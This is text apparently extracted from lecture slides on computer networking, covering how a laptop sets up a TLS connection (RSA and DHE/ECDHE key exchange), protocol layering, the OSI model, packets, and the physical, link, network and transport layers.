
At this point the connection is established and data can be (reliably) exchanged.

172.217.6.78




5. Establish a secure  
connection using **TLS**  
(**https**)

# The Rest of the Internet



*Coffee Shop*

Well if you really possess the corresponding private key, prove it by decrypting this blob which we'll use to establish shared secret keys (RSA key exchange)




5. Establish a secure connection using **TLS** (https)

*Coffee Shop*

Well if you really possess the corresponding private key, prove it by signing your Diffie/Hellman half of a DHE using the private key?  
(DHE/ECDHE key exchange)





192.168.1.14




5. Establish a secure connection using **TLS** (https)

*The Rest of  
the Internet*



5. Establish a secure  
connection using **TLS**  
(https)


# The Rest of the Internet




6. Finally, your laptop can send along  
your query!  
(Using HTTP inside the **TLS channel**)

# Layering

- Internet design is strongly partitioned into **layers**
  - Each layer relies on services provided by next layer below ...
  - ... and provides services to layer above it
- **Analogy:**
  - Consider structure of an application you've written and the “services” each layer relies on / provides



# Internet Layering (“Protocol Stack”/“OSI Model”)



Note on a point of potential confusion: these diagrams are always drawn with lower layers **below** higher layers ...

But diagrams showing the layouts of packets are often the *opposite*, with the lower layers at the **top** since their headers precede those for higher layers


(And nobody remembers what layers 5 and 6 are for (“Session” and “Presentation) for the trivia buffs because they aren’t really used)

(also, layer 8 is a “joke”, but really is important)


# Packets and The Network

- Modern networks break communications up into packets
  - For our purposes, packets contain a variable amount of data up to a maximum specified by the particular network
- The sending computer breaks up the message and the receiving computer puts it back together
  - So the software doesn't actually see the packets per-se
  - Network itself is **packet switched**: sending each packet on towards its next destination
- Other properties:
  - Packets are received **correctly** or not at all in the face of **random** errors
    - The network does not enforce correctness in the face of adversarial inputs:  
They are checksums not cryptographic MACs.
  - Packets may be **unreliable** and “dropped”
    - Its up to higher-level protocols to make the connection Reliable


# Horizontal View of a Single Packet




# Vertical View of a Single Packet



# Internet Layering (“Protocol Stack”)




# Layer 1: Physical Layer



Encoding **bits** to send them over a single physical link  
e.g. patterns of *voltage levels / photon intensities / RF modulation*

# Layer 2: Link Layer




Framing and transmission of a collection of bits into individual **messages** sent across a single “subnetwork” (one physical technology)

Might involve multiple *physical links* (e.g., modern Ethernet)

Often technology supports **broadcast** transmission (**every** “node” connected to subnet receives)

# Layer 3: (Inter)Network Layer (*IP*)




Bridges multiple “subnets” to provide *end-to-end* **internet** connectivity between **nodes**

- Provides global addressing

Works across **different link technologies**

# Layer 4: Transport Layer




*End-to-end communication between processes*

Different services provided:  
TCP = reliable byte stream  
UDP = unreliable *datagrams*

